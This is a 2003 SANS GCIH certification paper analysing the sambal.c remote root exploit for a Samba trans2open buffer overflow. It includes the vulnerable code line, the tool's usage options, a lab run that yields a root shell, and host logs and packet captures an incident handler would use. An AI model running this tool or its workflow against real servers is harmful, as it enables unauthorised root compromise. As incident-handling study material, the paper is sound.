Global Information Assurance Certification Paper

Exploit in Action: Examining the Sambal Exploit

Advanced Incident Handling and Hacker Exploits
GCIH Practical Exam Version 2.1a (January 20th, 2003)

Jason B. Anderson, GCIA
Option 1 – Exploit in Action
SANS Baltimore Apr. 6th-11th, 2003
Submitted: 07/07/2003

Table of Contents

Introduction

The Samba Project is an open source internet consortium dedicated to the support and development of a suite of applications intended to enable UNIX-like operating systems to speak the SMB *(Server Message Block)* protocol. The Samba suite is distributed under the GNU (*Gnu's not UNIX!*) GPL (*General Public License)* The Samba project was conceived by Andrew Tridgell in 1991 during his attempt at creation of a fileserver program intended to supported a DEC(*Digital Equipment Corporation*) protocol from the Digital Pathworks Company. The SMB protocol is commonly used by IBM's OS2 OS (*operating system*) in addition to the currently more prevalent Microsoft operating systems.

The SMB protocol is widely utilized by Microsoft operating systems in a variety of client/server networking relationships. The SMB protocol is typically used by systems to enable client/server networking which allows for the sharing of file-system and printing resources. Among other applications of the SMB protocol are communication of the Windows Networking Neighborhood functionality, which provides a graphical user interface to browsing the various NETBIOS(*Network Basic Input/Output System*) services configured on remote platforms(i.e., OS'es). The SMB protocol is also used by Microsoft systems to authenticate clients who wish to log into a Windows Domain, and to provide and/or support WINS (*Windows Internet Naming Service*) name resolution

Application of Samba today is most frequently seen in heterogeneous multi-platform environments where there exists a need for convenient file transfer between UNIX and Microsoft based operating systems, or where there exists a need by Microsoft platform clients for a network ready print server. Samba can also be used as a Primary Domain Controller or as a WINS name resolution server. In all cases, Samba empowers the system administrator to deliver SMB based services to Microsoft based clients with the dependability commonly associated with UNIX-based platforms.

On April 7th, 2003, A security patch was published on www.samba.org in response to Common Vulnerabilities and Exposures project website's publication of CAN-2003-0201 and CAN-2003-0085. Each of these published vulnerabilities allows remote attackers to execute arbitrary code as owner of the samba processes (usually super-user, also known as root on UNIX-based platforms).

This paper utilizes the suggested outline of the "Option 1 – Exploit in Action" topic for the Advanced Incident Handling and Hacker Exploits GCIH Practical Assignment Version 2.1a (revised January 20th, 2003). Consistent with the outline of option 1; This paper will be divided into three sections, starting with a description

of code intended to exploit the vulnerabilities documented in CAN-2003-0201 and CAN-2003-0085, followed by a comprehensive analysis of an attack on a obfuscated network infrastructure. Lastly, an application of the incident handling process covered in the SANS Baltimore Apr. 6th-11th, 2003 GIAC-GCIH Hacker Exploits and Incident Handling Seminar will be used to mitigate risks associated with the vulnerabilities associated with CAN-2003-0201 and CAN-2003-0085.

The Exploit

Brief Description

The sambal.c remote root exploit was authored by eSDee (www.netric.org|be) as a tool to identify and compromise samba daemons on the following platforms: Linux (all distros), FreeBSD (4.x, 5.x), NetBSD (1.x) and OpenBSD (2.x, 3.x and 3.2-non exec stack). eSDee utilizes the vulnerability published the CAN-2003-0201, specifically, the call_trans2open function in trans2.c samba source code file of Samba 2.2.x and previous distributions.

Sambal.c also includes a network scanning feature that can be used to scan networks for listening samba daemons. It assumes that if a system's response to a NETBIOS name packet on UDP(*User Datagram Protocol*) port 137 returns a mac address of 00-00-00-00-00-00, then it is likely a samba daemon. Otherwise, it assumes the system is Windows-based.

Malicious Code Specifics

As described by the documentation at BugTraq. The problem is that an anonymous user can gain remote root access due to a buffer overflow vulnerability caused by a StrnCpy() into a character array (fname) using a non-constant length (namelen):

```
StrnCpy(fname,pname,namelen); /*Line 252 of smbd/trans2.c*/
```

In the call_trans2open function in trans2.c, the Samba StrnCpy function copies pname into fname using namelen. The variable namelen is assigned the value of strlen(pname)+1, which causes the overflow.

The variable 'fname' is a _typedef_ pstring, which is a char with a size of 1024. If pname is greater than 1024, you can overwrite almost anything you want past

the 1024th byte that fits inside of sizeof(pname), or the value returned by SVAL(inbuf,smbd_tpscnt) in function reply_trans2(), which should be around 2000 bytes.

Operating Systems Affected

The sambal.c source code has been optimized to maximize the probability of buffer overflow success on the following Samba Suite Version / Operating System configurations.

samba-2.2.x - Debian 3.0
samba-2.2.x - Gentoo 1.4.x
samba-2.2.x - Mandrake 8.x
samba-2.2.x - Mandrake 9.0
samba-2.2.x - Redhat 9.0
samba-2.2.x - Redhat 8.0
samba-2.2.x - Redhat 7.x
samba-2.2.x - Redhat 6.x
samba-2.2.x - Slackware 9.0
samba-2.2.x - Slackware 8.x
samba-2.2.x - SuSE 7.x
samba-2.2.x - SuSE 8.x
samba-2.2.x - FreeBSD 5.0
samba-2.2.x - FreeBSD 4.x
samba-2.2.x - NetBSD 1.6
samba-2.2.x - NetBSD 1.5
samba-2.2.x - OpenBSD 3.2
samba-2.2.8 - OpenBSD 3.2
samba-2.2.7 - OpenBSD 3.2
samba-2.2.5 - OpenBSD 3.2

Protocols / Services / Applications Affected

Protocols Affected

The following protocols are utilized by the sambl.c exploit:

IP: Internet Protocol (RFC: 791) Like many modern Microsoft and UNIX based applications, the sambal.c exploit utilizes the IP protocol software (commonly referred to as a network stack) configured on the attacker and target platform to establish and maintain a communication transaction from the attacker's platform and the target platform

TCP: Transmission Control Protocol (RFC: 793) The sambal.c exploit utilizes the TCP protocol to transfer the buffer overflow content and shell.

UDP: User Datagram Protocol (RFC: 768) The sambal.c exploit utilizes the UDP protocol to transfer a NETBIOS name packet to the target machine's port 137/UDP listening daemon. As discussed below in the 'Services Affected' section, the NETBIOS name packet query is intended as a stimulus to illicit a response containing a MAC address for analysis. The automated analysis process in the exploit code concludes that the target machine is running samba if the MAC address returned by the target is 00-00-00-00-00-00.

Services Affected

The following services (ports) are utilized by the sambal.c exploit:

137: Sambal.c utilizes port 137/UDP (NETBIOS-nameserver) to transfer a NETBIOS name packet to the target machine as a stimulus. Machines that respond back to the attacker with a MAC address of 00-00-00-00-00-00 are presumed to be running a vulnerable samba distribution.

139: Sambal.c utilizes port 139/UDP (NETBIOS session service) to transfer the buffer overflow exploit to the target machine. The nature of the buffer overflow can be customized with the –b option. This option customizes the EIP (Stack Execution Instruction Pointer) to maximize the probability of successful compromise for different platforms

-b option	Platform
0	Linux
1	FreeBSD/NetBSD
2	OpenBSD 3.1
3	OpenBSD 3.2

Figure 1: (-b option bruteforce optimization table)

Applications Affected

According to CAN-2003-0201, the buffer overflow vulnerability exploited by the sambal.c exploit exists in the following Samba suite versions:

- Samba 2.2.x before 2.2.8a
- Samba 2.0.10 and earlier 2.0.x versions
- Samba-TNG before version 0.3.2

Please see the above section entitled: "Operating Systems Affected" for a complete platform application optimization matrix detailing the platform/application pairs specifically targeted by the sambal.c exploit.

Variants

No variations related to the above exploit are known to exist at the time of publication of this document.

References

Eckstein, Robert, Collier-Brown, David, Kelly, Peter. Using Samba, Oreilly Publishing, Sebastopol, CA. November, 1999. http://www.oreilly.com/catalog/samba/chapter/book/indexpdf.html, (May 29th, 2003)

CVE Team, CAN 2003-0201, http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0201, (May 29th, 2003)

CVE Team, CAN 2003-0085, http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0085, (May 29th 2003)

Samba Team, Security Advisory - Samba 2.2.8a security available for download, http://us2.samba.org/samba/samba.html, (May 29th, 2003)

eSDee. Netric Security Team – sambal.c source code(April 10th, 2003), http://www.netric.org, (May 29th, 2003)

Stevens, W. Richard. TCP/IP Illustrated, Volume 1. Reading: Addison Wesley Longman, Inc, 1994

Parker, Eric. Buffer Overflow in Samba allows remote root compromise http://marc.theaimsgroup.com/?l=bugtraq&m=104972664226781&q=raw, Digital Defense Inc., April 7th, 2003

The Attack

Diagram of the Network



Figure 2 Internal Network Topology (All network topology is separated from the Internet by another corporate firewall)

Network Description

The network topology detailed in Figure 2 was designed to mitigate risks associated with the sensitive financial department networks for GIAC Enterprises™. The network segment illustrated in Figure 1 refers to the GIAC corporate intranet as the 'un-trusted network' and to the financial department network as the 'trusted network.'

The DMZ has been broken up into isolated network segments (rails) as a security precaution intended to mitigate the susceptibility of network segment level attacks such as address resolution protocol (ARP) spoofing and man in the middle attacks, in the case where one of the DMZ hosts might become compromised.

Stateful Packet Filtering Firewall

The checkpoint firewall configuration for the network in Figure 1 consists of redundant Nokia 530 systems as the enforcement modules. The platform for the enforcement modules is IPSO build 3.6. The checkpoint management console consists of a compaq DL580 Dual 933 Pentium 3 system running Windows 2000 SP3. The Checkpoint management software is NG (Next Generation) Feature Pack 2.

Network Intrusion Detection Systems

The network intrusion detection system (NIDS) sensors deployed across the network depicted in Figure 1 consist of IBM 300pl 800MHz Intel Pentium 3 systems running a Redhat 9.0 Linux standard build updated with all relevant patches as of 5/12/2003. Each NIDS has 2 NICS (network interface cards). One NIC is not configured with an internet protocol (IP) address, and is dedicated specifically to monitoring. The other interface is dedicated to out of band communication with a centralized monitoring server consisting of an IBM 300PL 800MHz Intel Pentium 3 system, also running a Redhat 9.0 Linux standard build updated with all relevant patches as of 5/12/2003. The console collects sensor data from all sensors through the syslog daemon and is consolidated for analysis with SnortSnarf.

Network Equipment

The routers depicted in Figure 1 are Cisco 7500 Series, running IOS 12.0. All Ethernets are set to 100Mb Full Duplex

Protocol Description

Ethernet Protocol

0x0000	Dest 48 bit Ethernet Address(48)	Source 48 bit Ethernet Address(48)	Ether Type (16_	

Figure 3 The Ethernet protocol frame header

The Ethernet protocol is considered a link layer, or layer 2 protocol in the OSI (open standards interface) protocol abstraction standard. The Ethernet protocol is defined in RFC 894 and exists to facilitate communication on a LAN (local area network).

IP (Internet Protocol)

0x0000	Dest 48 bit Ethernet Address(48)			Source 48 bit Ethernet Address(48)			Ether Type (16_	IP Ver IpLen TOS (16_
0x0010	IP DgmLen (16)	IP ID (16)	IP Frag Offset/ID (16)	IP TTL (8)	IP prot (8)	IP Header chksum (16)	IP Source Addr (32)	IP Dest Addr (1-16 of 32)
0x0020	IP Dest addr (17-32 of 32)							

Figure 4 The Ethernet frame and IP protocol packet header

The IP protocol is considered to be a network layer protocol, or layer 3 protocol in the OSI protocol abstraction standard. The IP protocol is defined in RFC 791 and exists to facilitate the transport of information across one or more inter-connected networks. IP is considered an unreliable protocol because it does not assume the responsibility of ensuring that the packet will reach the destination address specified in the IP header. Instead, IP delegates this responsibility to upper layer transport and session protocols. In reality, the term 'unreliable' should not be mis-understood to infer that IP packets frequently fail to reach their intended destination, rather, it should be read that IP makes no guarantee regarding the delivery of its cargo information. The IP protocol does ensure the integrity of the packet by including a checksum which is compared against another checksum computed after being delivered to the destination.

TCP (Transmission Control Protocol)

0x0000	Dest 48 bit Ethernet Address(48)			Source 48 bit Ethernet Address(48)			Ether Type (16_	IP Ver IpLen TOS (16_
0x0010	IP DgmLen (16)	IP ID (16)	IP Frag Offset/ID (16)	IP TTL (8)	IP prot (8)	IP Header chksum (16)	IP Source Addr (32)	IP Dest Addr (1-16 of 32)
0x0020	IP Dest addr (17-32 of 32)	TCP Src port(16)	TCP Dest Port(16)	Sequence Number (32)			Acknowledgement Number(32)	tcp Hdr en(4) Res Bits(6) TCP Flags(6)
0x0030	Window Size (16)	TCP Chksum (16)	Urgent Pointer (16)	Options (1-80 of 96)				
0x0040	Options (81-96 of 96)							

Figure 5 The Ethernet frame, IP packet, and TCP segment header

The TCP protocol assumes the responsibilities of several layers in the OSI model, including the transport (layer 4), and session (layer 5) protocols. The TCP protocol is defined in RFC 793 and exists to provide a reliable mechanism for the communication of TCP packet cargo to the intended destination specified in the IP protocol.

UDP (User Datagram Protocol)

0x0000	Dest Ethernet Address(48)			Source 48 bit Ethernet Address(48)			Ether Type(16)	IP Ver IpLen TOS(16)				
0x0010	IP DgmLen (16)	IP ID (16)	IP Frag (3) Offset/ID (13)	IP ttl (8)	IP proto (8)	IP Hdr chksum (16)	IP Source Addr (32)				IP Dest Addr (32)	
0x0020	IP Dest addr(32)	UDP Src Port(16)	UDP Dest Port (16)	UDP Length (16)		UDP Cksum (16)						

Figure 6 The Ethernet frame, IP packet, and UDP datagram header

Like TCP, the UDP protocol assumes the responsibilities of several layers in the OSI model, including the transport (layer 4), and session (layer 5) protocols. The UDP protocol is defined in RFC 768 and exists to provide a lightweight mechanism for delivering cargo data over an IP network. The benefit of UDP is that it delivers cargo data over an IP-based network with minimal network utilization dedicated to the transport of packet headers. The downside is that, like IP, UDP makes no guarantees regarding the delivery of the datagram and is considered an unreliable protocol. Reliable transmission of information is delegated to higher layer application protocols, if reliability is needed at all.

NetBIOS (Network Basic Input/Output System)

In 1984, IBM created the NetBIOS API (application programming interface) in an attempt to standardize a protocol to solve the problem of reliable data transfer between applications on different computer systems. NetBIOS provided an algorithm for automated name registration among peer systems on a LAN (local Area Network).

NetBEUI (NetBIOS Extended User Interface)

Because the NetBIOS api was intended to be standardized to all applications, it was necessary to hide the details of communicating with different NIC's (network interface cards) available on the market . NetBEUI was introduced in 1985 as a protocol to interface the low level hardware to the NetBIOS protocol layer. NetBIEU was developed to support networks of 255 nodes lor less. Most physical networks at the time consisted of IBM PC and Token Ring infrastructure.

NBT (NetBIOS over TCP)

As TCP/IP rose to become the dominant Internet communication protocol in the years following 1985, it became necessary to develop a standard to support the NetBIOS API over the TCP/IP protocol stack. The IETF (Internet Engineering Task Force) published RFC (Request for Comment) 1001 and 1002 as a blueprint for developing software to interface the NetBIOS API with the TCP/IP network stack.

Three types of communication are provided with the NBT protocol, including a name service and two data transfer services to support connection oriented and connectionless communication. The netbios-ns service can be delivered over port 137/UDP and 137/TCP. The connectionless oriented communication supported by NBT is specified to use port 138/UDP. The connection oriented communication supported by NBT uses port 139/TCP.

How the Exploit Works

The sambal.c exploit offers different functionalitities, summarized via invocation with no options specified

```
[root@attacker /root]# ./sambal

Usage: ./sambal [-bBcCdfprsStv] [host]

-b <platform>    bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)

-B <step>       bruteforce steps (default = 300)

-c <ip address> connectback ip address

-C <max childs> max childs for scan/bruteforce mode (default = 40)

-d <delay>  bruteforce/scanmode delay in micro seconds (default = 100000)

-f              force

-p <port>       port to attack (default = 139)

-r <ret>        return address

-s              scan mode (random)

-S <network>    scan mode

-t <type>       presets (0 for a list)

-v              verbose mode
```

Figure 7. sambal command line synopsis

As can be seen in the exploit comments itself, an example of the scanning abilities of sambal are shown.

```
[esdee@embrace esdee]$ ./sambal -d 0 -C 60 -S 192.168.0

   samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)

   -------------------------------------------------------------

   + Scan mode.

   + [192.168.0.3] Samba
```

```
+ [192.168.0.10] Windows
+ [192.168.0.20] Windows
+ [192.168.0.21] Samba
+ [192.168.0.30] Windows
+ [192.168.0.31] Samba
+ [192.168.0.33] Windows
+ [192.168.0.35] Windows
+ [192.168.0.36] Windows
+ [192.168.0.37] Windows
...
+ [192.168.0.133] Samba
```

Figure 8. Sambal scanning example

Besides being a useful reconnassaince tool, sambal can be implemented to compromise a remote system with the following command.

```
[esdee@embrace esdee]$ ./sambal -b 0 -v 192.168.0.133
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-------------------------------------------------------------
+ Verbose mode.
+ Bruteforce mode. (Linux)
+ Using ret: [0xbffffed4]
+ Using ret: [0xbffffda8]
+ Using ret: [0xbffffc7c]
+ Using ret: [0xbffffb50]
+ Using ret: [0xbffffa24]
```

```
+ Using ret: [0xbffff8f8]

+ Using ret: [0xbffff7cc]

+ Worked!

------------------------------------------------------------

*** JE MOET JE MUIL HOUWE

Linux LittleLinux.selwerd.lan 2.4.18-14 #1 Wed Sep 4 11:57:57 EDT 2002 i586 i586 i386 GNU/Linux

uid=0(root) gid=0(root) groups=99(nobody)
```

Figure 9. Sambal buffer overflow example

The Buffer Overflow - Background

As quoted from Aleph One's classic paper entitiled "Smashing the Stack for Fun and Profit;" buffers are a contiguous block of computer memory that holds multiple instances of the same data type. The C programming language uses buffers to define arrays. Arrays are a data structure consisting of a memory address pointing to the beginning of the structure, along with a definition of the data type (size) to be stored, along with a specification for the number of data types to be stored. Aleph One's paper was used to provide the background for the following description.

The C programming language allows the specification of different types of arrays, namely static and dynamic. Static variables represent data which is does not change over the course of the programs execution. Dynamic variables can be initiated, terminated, and modified during the execution of the program. It is by the nature of the process memory organization that the vulnerabilities presented by dynamic array buffer overflows become possible.

Process memory is organized into the following three regions: text, data, and stack. The text section of process memory holds the code execution instructions. The data section of process memory holds the initialized and uninitialized data. Static data is held in the initialized data section of process memory. Dynamic variables exist in the uninitialized data section.

The stack is the name for the part of the process memory that is organized and stored in a LIFO (last in/first out) data structure. This structure can be accessed for read and write purposes with the push and pop commands implemented at the CPU level. To push information to the stack is to store the information on the stack by allocating additional memory to the data structure. To pop the information from

the stack is to retrieve the information from the stack, thereby reducing the amount of memory dedicated to the data structure.



Figure 10. The Process Memory Structure on Motorola, Intel, Sparc Architectures

Stacks are used because their structure facilites the implementation of functions, which were the basis for programming during the development and refinement of the C programming language. As C and its descendants have had an overwhelming influence on modern software development, functional programming is still widespread and considered a subset of object oriented programming. A stack allows convenient transfer of control to a function, followed by a transfer back to the instruction immediately following the function's return. The stack is also capable of passing parameters (input) to functions along with transferring their return values, and dynamically allocating memory for their local variables. Stacks represent a frequently implemented memory structure in use with most of the software available today.

The Buffer Overflow – Implementation

The buffer overflow allows the attacker to modify the return address of a function; because a function is stored in a stack frame, which must contain a pointer back to the instruction immediately following the function invocation. The essence of the buffer overflow vulnerability is that the section of memory dedicated to holding the function return pointer has unwittingly been made available for over-write (as the owner of the process (by the owner of the process). By being able to write to the memory location specified by the stack to be executed after return of the function, an attacker is able to control the execution flow after the function returns.

The existance of unchecked buffers (in both the samba application suite and other programs) provides memory space for the arbitrary executable code to be downloaded and saved into memory. Once present in the victim's memory, the code can then be executed by transfer of execution available in the function return pointer memory structure to the location of the arbitrary executable code. Unchecked buffers are the result of shortcuts made by developers in setting up space for variables. If buffers are specified without code to enforce the size allocation specifactions, opportunities arise for the development of buffer overflows. The C programming language does not implement explicit bounds checking on arrays. Null character terminated strings, along with the invocation of standard and commonly deployed C functions that use the null character to conveniently demark the termination of those strings, instead of demarking the string size explicitly by the size of the buffer, constitute a large number of vulnerabilities that can be loosely classified as boundary condition check error vulnerabilities. Buffer overflow vulnerabilities are a subset of the boundary condition check error vulnerabilities.

By specifying the transfer of execution back into the buffer that has been overfilled, the attacker can execute the shell.

Description and Diagram of the Attack

Diagram



Figure 11. A chronological depiction of network connections performed by sambal utility during a buffer overflow attempt.

Attack Description and Chronology

Using GIAC Corporation lab systems, the sambal exploit was used to generate the following packet traces. Snort 2.0 was used in packet logging mode to capture the all traffic between the victim and attacker. Table 12. provides an overview of the roles as played out in the lab.

Victim IP: 192.168.1.79
Victim Hostname: celeron
Victim MAC Address: 0:50:BA:D3:75:9B
Attacker IP: 192.168.1.175
Attacker Hostname: Eniac
Attacker MAC Address: 0:50:BA:D3:75:9B

Table 12. Information key for the Snort Packet Dumps.

To illustrate the scan functionality of sambal, the discovery smb wildcard packet used to determine whether the scanned host is a samba server is represented in Figure 13

```
06/28-14:57:11.821120 0:50:BA:D3:75:9B -> 0:8:C7:5:FC:64 type:0x800 len:0x5C

192.168.1.79:58376 -> 192.168.0.62:137 UDP TTL:64 TOS:0x0 ID:45544 IpLen:20 DgmLen:78 DF

Len: 50

80 F0 00 10 00 01 00 00 00 00 00 00 20 43 4B 41  ..... CKA

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA

41 41 41 41 41 41 41 41 41 41 41 41 00 00 21  AAAAAAAAAAAA..!

00 01
```

Figure 13. SMB wildcard discovery packet

To illustrate the compromise, the attacker executes the sambal executable on the attacker system and is greeted with shell and an invocation of the unix 'id' command on the victim system Note that the victim is running samba as the root (superuser) user. Here we see that the attacker has attained a shell with root acces. The commards and output of the sambal invocation are as follows:

```
[root@eniac tmp]# ./sambal -b 0 -v 192.168.1.79

samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)

--------------------------------------------------------------

+ Verbose mode.

+ Bruteforce mode. (Linux)

+ Host is running samba.

+ Using ret: [0xbffffed4]

+ Using ret: [0xbffffda8]

+ Worked!

--------------------------------------------------------------

*** JE MOET JE MUIL HOUWE

Linux celeron 2.4.20 #13 SMP Sat May 31 11:03:21 MST 2003 i686 i686 i386 GNU/Linux

uid=0(root) gid=0(root) groups=99(nobody),7(lp)
```

Figure 14. Sambal test network system compromise.

Using the pstree command on the compromised victim, we see that the smbd process has spawned a /bin/sh shell

```
  [root@celeron root]# pstree;

init-+- atd

       |- ……

       |-smbd-+-2*[smbd]

     |      `-smbd-+-sh

     |…

 [root@celeron root]# diff $PRE_NETSTAT $POST_NETSTAT

34a35

> tcp        0      0 celeron:45295           eniac:32848             ESTABLISHED
```

Figure 15. ‘netstat –ta’ and ‘pstree’ analysis on compromised host.

Samba log file monitoring monitoring of the /var/log/samba/smbd.log file can be seen in Figure 16.

```
[root@celeron samba]# tail -f /var/log/samba/smbd.log

[2003/06/22 16:57:06, 0] lib/fault.c:fault_report(38)

  ============================================================

[2003/06/22 16:57:06, 0] lib/fault.c:fault_report(39)

  INTERNAL ERROR: Signal 11 in pid 11553 (2.2.7a)

  Please read the file BUGS.txt in the distribution

[2003/06/22 16:57:06, 0] lib/fault.c:fault_report(41)

  ============================================================

[2003/06/22 16:57:06, 0] lib/util.c:smb_panic(1094)

  PANIC: internal error
```

Figure 16. Smbd.log output example duing the sambal exploit of the smbd daemon

The 2 packets represented in Figure 17. are initially sent from the attacker to the victim to determine whether the system is a windows or a samba server. Recall from the section entitiled The Exploit-Brief Description that the sambal code looks for the MAC address returned from the SMB wildcard query, and assumes the remote system is Samba if the MAC address is 00-00-00-00-00-00.

```
06/22-15:35:44.376244 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x5C
192.168.1.175:32770 -> 192.168.1.79:137 UDP TTL:64 TOS:0x0 ID:8363 IpLen:20 DgmLen:78
DF
Len: 50
80 F0 00 10 00 01 00 00 00 00 00 00 20 43 4B 41  ............ CKA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 00 00 21  AAAAAAAAAAAA..!
00 01                                         ..

06/22-15:35:44.377972 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x10F
192.168.1.79:137 -> 192.168.1.175:32770 UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:257 DF
Len: 229
80 F0 84 00 00 00 00 01 00 00 00 00 20 43 4B 41  ............ CKA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 00 00 21  AAAAAAAAAAAA..!
00 01 00 00 00 00 00 AD 07 4C 4F 43 41 4C 48 4F  .........LOCALHO
53 54 20 20 20 20 20 20 00 04 00 4C 4F 43 41 4C  ST      ...LOCAL
```

```
48 4F 53 54 20 20 20 20 20 20 03 04 00 4C 4F 43  HOST      ...LOC
41 4C 48 4F 53 54 20 20 20 20 20 20 04 00 01  ALHOST      ...
02 5F 5F 4D 53 42 52 4F 57 53 45 5F 5F 02 01 84  .__MSBROWSE__...
00 48 4F 4B 20 20 20 20 20 20 20 20 20 20 20 20  .HOK
00 84 00 48 4F 4B 20 20 20 20 20 20 20 20 20 20  ...HOK
20 20 1D 04 00 48 4F 4B 20 20 20 20 20 20 20 20    ...HOK
20 20 20 20 1E 84 00 00 00 00 00 00 00 00 00 00      ..........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
